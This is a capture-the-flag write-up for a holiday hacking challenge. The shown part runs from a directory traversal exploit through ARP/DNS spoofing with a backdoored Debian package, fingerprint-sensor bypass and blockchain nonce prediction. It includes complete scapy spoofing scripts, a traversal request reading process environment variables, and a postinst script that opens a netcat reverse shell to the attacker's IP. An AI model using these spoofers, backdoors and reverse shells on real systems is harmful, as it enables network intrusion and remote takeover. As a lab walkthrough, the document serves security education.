
Solution Summary: This objective involves leveraging directory traversal to either read a file containing the environment variable GREETZ, or to read a file created from blind command injection to output the variable name to a file for later viewing. This Write-up focusses on the prior rather than the latter for its simplicity and brevity.

An initial glance of network traffic from https://tag-generator.kringlecastle.com/ reveals an error message of interest stating no route was found in /app/lib/app.rb.



From here we take a look out our input sources, the most common of which is a picture upload function. By using this with a picture of interest we can see that as soon as an upload is completed this application gets access to this picture by an 'id'.

At this point we have a parameter which looks interesting and we can leverage this with a directory traversal and local file inclusion vulnerability to view the file at /app/lib/app.rb; however, if we try to use directory traversal in a browser to view this we're presented with an error message as it attempts to render this as a picture.



By leveraging the power of CURL or a proxy we're able to reveal the source code of the ruby script performing the backend analysis. Two areas stand out where Jack looks to have removed validation, one for the file name being uploaded, and once for the ID being passed.

```
curl https://tag-generator.kringlecastle.com/image?id=../app/lib/app.rb

<snip>
```


```
      # I wonder what this will do? --Jack
      # if entry.name !~ /^[a-zA-Z0-9._-]+$/
      #   raise 'Invalid filename! Filenames may contain letters, numbers,
period, underscore, and hyphen'
      # end

<snip>

    get '/image' do
      if !params['id']
        raise 'ID is missing!'
      end

      # Validation is boring! --Jack
      # if params['id'] !~ /^[a-zA-Z0-9._-]+$/
      #   return 400, 'Invalid id! id may contain letters, numbers, period,
underscore, and hyphen'
      # end

<snip>
```

As we can access arbitrary files through this vulnerability and there doesn't look to be any validation, we can leverage our knowledge of Linux to access the environment variables of the running process through a file that stores this information. We can do this with another curl request but as it's considered a binary we need to force the output to our terminal.

```
curl https://tag-
generator.kringlecastle.com/image?id=../../../../../../../proc/self/environ -
-output -
PATH=/usr/local/bundle/bin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:
/sbin:/binHOSTNAME=cbf2810b7573RUBY_MAJOR=2.7RUBY_VERSION=2.7.0RUBY_DOWNLOAD_
SHA256=27d350a52a02b53034ca0794efe518667d558f152656c2baaf08f3d0c8b02343GEM_HO
ME=/usr/local/bundleBUNDLE_SILENCE_ROOT_WARNING=1BUNDLE_APP_CONFIG=/usr/local
/bundleAPP_HOME=/appPORT=4141HOST=0.0.0.0GREETZ=JackFrostWasHereHOME=/home/ap
pf
```

So, Jack Frost seems to be a bit of a trouble maker aye? Who would have guessed?

OBJECTIVE 9: ARP SHENANIGANS



Answer: Tanta Kringle

Solution Summary: This objective involves ARP spoofing an IP address and DNS response to point to our local IP, and then leveraging a HTTP server to serve up a payload which will then grant us a reverse shell on the requesting system. From here we need to retrieve the contents of file */NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt*.

Using tcpdump we can first sniff the network to see what ARP requests are being seen.

```
tcpdump -nni eth0 -vv
09:22:03.051637 ARP, Ethernet (len 6), IPv4 (len 4), Request who-has
10.6.6.53 tell 10.6.6.35, length 28
```

From here we know that the IP address we need to ARP spoof is 10.6.6.53, so we leave this sniffer running and move to an adjacent terminal by using the shortcut CTRL + B Q <Terminal Number>. Within the scripts directory there is a script titled 'arp_resp.py' which has sections to fill out to make a successful ARP spoofer. In this instance a completed spoofer we can use is outlined below which has been created using nano:

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid

# Our eth0 ip
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our eth0 mac address
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in
range(0,8*6,8)][::-1])

def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as
the response
    if ARP in packet and packet[ARP].op == 1:
        ether_resp = Ether(dst="4c:24:57:ab:ed:84", type=0x806, src=macaddr)

        arp_response = ARP(pdst="10.6.6.35")
        arp_response.op = "is-at"

        arp_response.hwsrc = macaddr
        arp_response.psrc = "10.6.6.53"
        arp_response.hwdst = "4c:24:57:ab:ed:84"
        arp_response.pdst = "10.6.6.35"

        response = ether_resp/arp_response

        sendp(response, iface="eth0")

def main():
    # We only want arp requests
     berkeley_packet_filter = "(arp[6:2] = 1)"
    # sniffing for one packet that will be sent to a function, while storing
none
```

```
    sniff(filter=berkeley_packet_filter, prn=handle_arp_packets, store=0,
count=1)
     # get_mac("10.6.6.35")

if __name__ == "__main__":
    main()
```

By running this spoofer using ./arp_resp.py our sniffer sees a new DNS request looking for ftp.osuosl.org.

```
09:32:35.307730 ARP, Ethernet (len 6), IPv4 (len 4), Reply 10.6.6.53 is-at
02:42:0a:06:00:02, length 2809:32:35.328318 IP (tos 0x0, ttl 64, id 1, offset
0, flags [none], proto UDP (17), length 60) 10.6.6.35.37253 > 10.6.6.53.53:
[udp sum ok] 0+ A? ftp.osuosl.org. (32)
```

At this point we need to create a DNS spoofer to respond to this DNS request with our own IP. Within the scripts directory there is a script titled 'dns_resp.py' which has sections to fill out to make a successful DNS spoofer. In this instance a completed spoofer we can use is outlined below which has been created using nano:

```
#!/usr/bin/python3
from scapy.all import *
import netifaces as ni
import uuid
# Our eth0 IP
ipaddr = ni.ifaddresses('eth0')[ni.AF_INET][0]['addr']
# Our Mac Addr
macaddr = ':'.join(['{:02x}'.format((uuid.getnode() >> i) & 0xff) for i in
range(0,8*6,8)][::-1])
# destination ip we arp spoofed
ipaddr_we_arp_spoofed = "10.6.6.53"
def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    # We also need
    eth = Ether(src=macaddr, dst="4c:24:57:ab:ed:84")   # need to replace mac
addresses
    ip  = IP(dst=packet[IP].src, src=packet[IP].dst)
# need to replace IP addresses
    udp = UDP(dport=packet[UDP].sport, sport=53)
# need to replace ports
    dns =
DNS(id=packet[DNS].id,qd=packet[DNS].qd,aa=1,qr=1,ancount=1,an=DNSRR(rrname=p
acket[DNSQR].qname, rdata=ipaddr)/DNSRR(rrname=packet[DNSQR].qname,
rdata=ipaddr))
    dns_response = eth / ip / udp / dns
    sendp(dns_response, iface="eth0")
def main():
    berkeley_packet_filter = " and ".join( [
        "udp dst port 53",                              # dns
        "udp[10] & 0x80 = 0",                           # dns request
        "dst host {}".format(ipaddr_we_arp_spoofed),    # destination ip we
had spoofed (not our real ip)
        "ether dst host {}".format(macaddr)             # our macaddress
since we spoofed the ip to our mac
```

```
    ] )
    # sniff the eth0 int without storing packets in memory and stopping after
one dns request
    sniff(filter=berkeley_packet_filter, prn=handle_dns_request, store=0,
iface="eth0", count=1)
if __name__ == "__main__":
    main()
```

At this point we can kill our sniffer, and instead run a HTTP Webserver using python3 -m http.server 80. By running this spoofer using ./dns_resp.py in a different terminal, and then our arp spoofer in another our new HTTP Webserver sees a HTTP request looking for a non-existant file at '/pub/jfrost/backdoor/suriv_amd64.deb'.

```
python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.6.6.35 - - [27/Dec/2020 09:41:20] code 404, message File not found
10.6.6.35 - - [27/Dec/2020 09:41:20] "GET
/pub/jfrost/backdoor/suriv_amd64.deb HTTP/1.1" 404 -
```

From here we have an idea that this is attempting to fetch a hardcoded .deb file, presumably for executing. At this stage we're going to look to backdoor a .deb file to execute a command of our choosing once it installs. To do that we can leverage one of the existing Debian files within the 'debs' folder.

Step 1: Create directories to be used and extract Debian file.
This creates both a working directory for backdooring the .deb file and expected directory mentioned by the above HTTP request, including copying a .deb file to the working directory.

```
cd ~
mkdir -p pub/jfrost/backdoor/
mkdir develop
cd develop
cp ../debs/netcat-traditional_1.10-41.1ubuntu1_amd64.deb .
dpkg -x netcat-traditional_1.10-41.1ubuntu1_amd64.deb work
mkdir work/DEBIAN
cd work/DEBIAN
```

Step 2: Create the control and post installation files for this package and build the installer.
This creates 2 necessary files that will be leveraged in our built Debian installer file to run a command on the remote host and grant us a reverse shell through netcat.

```
nano control
nano postinst
chmod 755 postinst
dpkg-deb --build ~/develop/work/
```

In the above, the files control and postinst are as follows where 10.6.0.2 is our IP address:

control:

```
Package: suriv
Version: 3.90-1
```

```
Section: Games and Amusement
Priority: optional
Architecture: amd64
Maintainer: Ubuntu MOTU Developers (ubuntu-motu@lists.ubuntu.com)
Description: CyberRaijuWasHere
```

postinst:

```
#!/bin/sh

nc -e /bin/bash 10.6.0.2 8000
```


Step 3: Host the built file in its expected directory and start a server.
This ensures that the server runs from the proper directory and serves the backdoor properly.

```
mv /home/guest/develop/work.deb ~/pub/jfrost/backdoor/suriv_amd64.deb
cd ~
python3 -m http.server 80
```

At this point we can setup a netcat listener to receive the connection in a new terminal.

```
nc -nlvp 8000
```

Successful exploitation involves running the DNS Spoofer and then ARP Spoofer in a different terminal while our netcat listener and HTTP Webserver are running in their own terminal. The below example shows successful exploitation and viewing of the necessary file within our reverse shell by using terminal 0 to run the HTTP server, terminal 1 to run our arp spoofer, terminal 2 to run our dns spoofer, and terminal 3 to run our netcat listener.




By using 'cat' to output the file contents of NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt within our reverse shell, we can see

that Tanta Kringle recursed herself from the vote. Why Tanta!? You could have been the deciding vote!


OBJECTIVE 10: DEFEAT FINGERPRINT SENSOR

Answer: besanta




Solution Summary: This objective involves bypassing the fingerprint sensor as yourself rather than Santa. To do this we first need to see the extra token being passed when using the elevator as Santa (besanta). Next we need to become ourself again by going back through the Jack Frost, Santa picture, and entering the elevator. There's multiple ways to accomplish this, but the easiest is to just grant ourselves the 'besanta' token.

Granting this token can be done by modifying the iframe called "challenge" when inspecting the elements of the elevator. So long as the elevator is powered as shown in Objective 4 we're able to go straight to Santa's office as ourself.



Another way to perform this is by intercepting a request to goToFloor-2 through a proxy such as Burp and changing the targetFloor being requested to floor 3 in addition to modifying the subsequent WebSocket request as shown below.



But why go through the extra effort right? When it comes down to it, “Anyone can be Santa”.

OBJECTIVE 11A: NAUGHTY/NICE LIST WITH BLOCKCHAIN INVESTIGATION PART 1

Answer: 57066318f32f729d

Solution Summary: This objective involves leaving the office and entering again as Santa to be able to attempt the challenge. First off we need to gather 624 64-bit ‘nonce’ values prior to the chunk of blockchain we’re given at block 129996. By gathering these and leveraging the Python library ‘MT19937Predictor’ we can predict the next 4 expected values, and hence the hex nonce expected for block 130000.

The first step involves setting up the provided naughty_nice blockchain script to work with the blockchain we have been provided while also limiting the amount of information

extracted from each block (in this case all we want is the nonce values). The two major section changes are shown below.

Modification to only export nonce values:

```
    def __repr__(self):
        #s = 'Chain Index: %i\n' % (self.index)
        s = '%s' % ('%016.016x' % (self.nonce))
        #s += '              Nonce: %s\n' % ('%016.016x' % (self.nonce))
        #s += '                PID: %s\n' % ('%016.016x' % (self.pid))
        #s += '                RID: %s\n' % ('%016.016x' % (self.rid))
        #s += '     Document Count: %1.1i\n' % (self.doc_count)
        #s += '              Score: %s\n' % ('%08.08x (%i)' % (self.score, self.score))
        #n_n = 'Naughty'
        #if self.sign > 0:
        #    n_n = 'Nice'
        #s += '               Sign: %1.1i (%s)\n' % (self.sign, n_n)
        #c = 1
        #for d in self.data:
        #    s += '         Data item: %i\n' % (c)
        #    s += '                Data Type: %s (%s)\n' % ('%02.02x' % (d['type']), data_types[d['type']])
        #    s += '              Data Length: %s\n' % ('%08.08x' % (d['length']))
        #    s += '                     Data: %s\n' % (binascii.hexlify(d['data']))
        #    c += 1
        #s += '               Date: %s/%s\n' % ('%02.02i' % (self.month), '%02.02i' % (self.day))
        #s += '               Time: %s:%s:%s\n' % ('%02.02i' % (self.hour), '%02.02i' % (self.minute), '%02.02i' % (self.second))
        #s += '       PreviousHash: %s\n' % (self.previous_hash)
        #s += '  Data Hash to Sign: %s\n' % (self.hash)
        #s += '          Signature: %s\n' % (self.sig)
        return(s)
```

Modification to load in public pem file and associated blockchain data file.
This runs through every c2 block data contained in blockchain.dat (which in this case we've set to be the associated block nonce), and as soon as it's within the final 624 values before our block ends at 129996, we print these values.

```
# Note: This is how you would load and verify a blockchain contained in a file called blockchain.dat
#
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    #print('C2: Block chain verify: %s' % (c2.verify_chain(official_public_key)))
    for i in range(0,len(c2.blocks)):
        if (i > len(c2.blocks)-625):
            print(c2.blocks[i])
```

At this stage we're able to output these 624 values to a file called data.txt

```
./naughty_nice_get_nonce.py > data.txt
```

Leveraging the MT19937Predictor library we can create a predictor which uses 64-Bit integers to predict 3 values (of which we don't care about) before converting to hex the final 64-Bit nonce we're looking for. We can go ahead and save the below script as 'predictor3.py'.


```
#!/usr/bin/env python3
import random
from mt19937predictor import MT19937Predictor
import numpy as np

predictor = MT19937Predictor()

def main():
    with open('data.txt', 'r') as fh:
```

```
        array = fh.readlines()
        converted = [int(i, base=16) for i in array]
        for i in range(0,len(array)):
            #print(converted[i])
            predictor.setrandbits(converted[i], 64)
    print(predictor.getrandbits(64))
    print(predictor.getrandbits(64))
    print(predictor.getrandbits(64))
    print(hex(predictor.getrandbits(64)))
if __name__ == "__main__":
    main()
```

By running this from the same directory as our 'data.txt' file, we get 4 values, the 4th of which is what we're looking for once we strip the preceding '0x'. This has now successfully cloned the state of RNG at the point of our block, and predicted the next 4 nonce values.

```
./predictor3.py
13205885317093879758
109892600914328301
9533956617156166628
0x57066318f32f729d
```

OBJECTIVE 11B: NAUGHTY/NICE LIST WITH BLOCKCHAIN INVESTIGATION PART 2



Answer:
FFF054F33C2134E0230EFB29DAD515064AC97AA8C68D33C58C01213A0D408AFB

Solution Summary: This objective involves dumping the block which has been modified by Jack, identifying what values have been modified and how, and then altering the necessary values to cause a MD5 hash collision with 2 unique sets of block data.

Step 1: Locate and dump out the modified block from the blockchain.
This gives us a starting point as we've retrieved Jack's altered block.

To locate the modified block we leverage some information from Tinsel Upatree which mentions Jack Frost has a very large score which was previously negative in score. From this we can modify the naughty_nice blockchain script to retrieve all block data and then display only blocks with a very high score. In this instance we've used the value 300.

Modification to only write blocks with a score > 300 to a file (in this case only one entry):

```
# Note: This is how you would load and verify a blockchain contained in a file called blockchain.dat
#
    with open('official_public.pem', 'rb') as fh:
        official_public_key = RSA.importKey(fh.read())
    c2 = Chain(load=True, filename='blockchain.dat')
    print('C2: Block chain verify: %s' % (c2.verify_chain(official_public_key)))
    for i in range(0,len(c2.blocks)):
        if (c2.blocks[i].score > 300):
                with open("block.dat", 'wb') as fh:
                    fh.write(c2.blocks[i].block_data_signed())
                print(c2.blocks[i])
                #c2.blocks[i].dump_doc(2)
```


Modification to export all block values as was standard:

```
  def __repr__(self):
      s = 'Chain Index: %i\n' % (self.index)
      s += '               Nonce: %s\n' % ('%016.016x' % (self.nonce))
      s += '                 PID: %s\n' % ('%016.016x' % (self.pid))
      s += '                 RID: %s\n' % ('%016.016x' % (self.rid))
      s += '      Document Count: %1.1i\n' % (self.doc_count)
      s += '               Score: %s\n' % ('%08.08x (%i)' % (self.score, self.score))
      n_n = 'Naughty'
      if self.sign > 0:
          n_n = 'Nice'
      s += '                Sign: %1.1i (%s)\n' % (self.sign, n_n)
      c = 1
      for d in self.data:
          s += '          Data item: %i\n' % (c)
          s += '                Data Type: %s (%s)\n' % ('%02.02x' % (d['type']), data_types[d['type']])
          s += '              Data Length: %s\n' % ('%08.08x' % (d['length']))
          s += '                     Data: %s\n' % (binascii.hexlify(d['data']))
          c += 1
      s += '                Date: %s/%s\n' % ('%02.02i' % (self.month), '%02.02i' % (self.day))
      s += '                Time: %s:%s:%s\n' % ('%02.02i' % (self.hour), '%02.02i' % (self.minute), '%02.02i' % (self.second))
      s += '        PreviousHash: %s\n' % (self.previous_hash)
      s += '   Data Hash to Sign: %s\n' % (self.hash)
      s += '           Signature: %s\n' % (self.sig)
      return(s)
```

This can then be run outputting some interesting block data including a large score, sign value of 1 (nice), and document count of 2.

```
./naughty_nice_blockchain.py
Chain Index: 129459
               Nonce: a9447e5771c704f4
                 PID: 0000000000012fd1
                 RID: 000000000000020f
      Document Count: 2
               Score: ffffffff (4294967295)
                Sign: 1 (Nice)
          Data item: 1
                Data Type: ff (Binary blob)
              Data Length: 0000006c
<snip>
```

We can confirm this is Jack's modified block by checking its SHA256, and by looking at the data of this file in a valid PDF viewer.



"Jack Frost is the kindest, bravest, warmest, most wonderful being I've ever known in my life."

– Mother Nature

"Jack Frost is the bravest, kindest, most wonderful, warmest being I've ever known in my life."

– The Tooth Fairy

"Jack Frost is the warmest, most wonderful, bravest, kindest being I've ever known in my life."

– Rudolph of the Red Nose

"Jack Frost is the most wonderful, warmest, kindest, bravest being I've ever known in my life."

– The Abominable Snowman


With acclaim like this, coming from folks who really know goodness when they see it, Jack Frost should undoubtedly be awarded a huge number of Naughty/Nice points.

Shinny Upatree
3/24/2020

```
sha256sum block.dat
58a3b9335a6ceb0234c12d35a0564c4ef0e90152d0eb2ce2082383b38028a90f  block.dat
md5sum block.dat
b10b4a6bd373b61f32f4fd3a0cdfbf84  block.dat
```


Step 2: Examine the block for bytes intentionally tampered with
This allows us to identify 2 bytes which look to have intentionally been tampered with and provides a starting point for identifying a hash collision which may have taken place.

By examining the structure of this block in a hex editor we can begin to piece together its various components based on the outputted block data.




If we look at the block data we find that Jack has a sign value of 1 (nice) rather than naughty. Because of this we can begin to infer that this has been tampered with by changing a 0 (naughty) to a 1 (nice) in between the Data Type and Score of FFFFFFFF. This leads us to believe that this is the first byte that's been intentionally changed.


The second byte of interest is within the PDF data itself. If the block was tampered with then we assume based on the content of the block data that the associated PDF has been tampered with. For this file to have the same MD5 as another file, yet show completely different data, we expect a very specific, certain type of collision to have taken place. Looking at a MD5 collision repository from corkami on Github, we can see one way that this data may have been modified.



In essence, it's possible that the initial Catalog reference has been tampered with, and the tree node is now pointing to somewhere it shouldn't be. As a result we attempt to also increase the Catalog Tree Page by 1. By modifying the above-mentioned bytes as shown below, we find completely different content in this block being shown.



Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
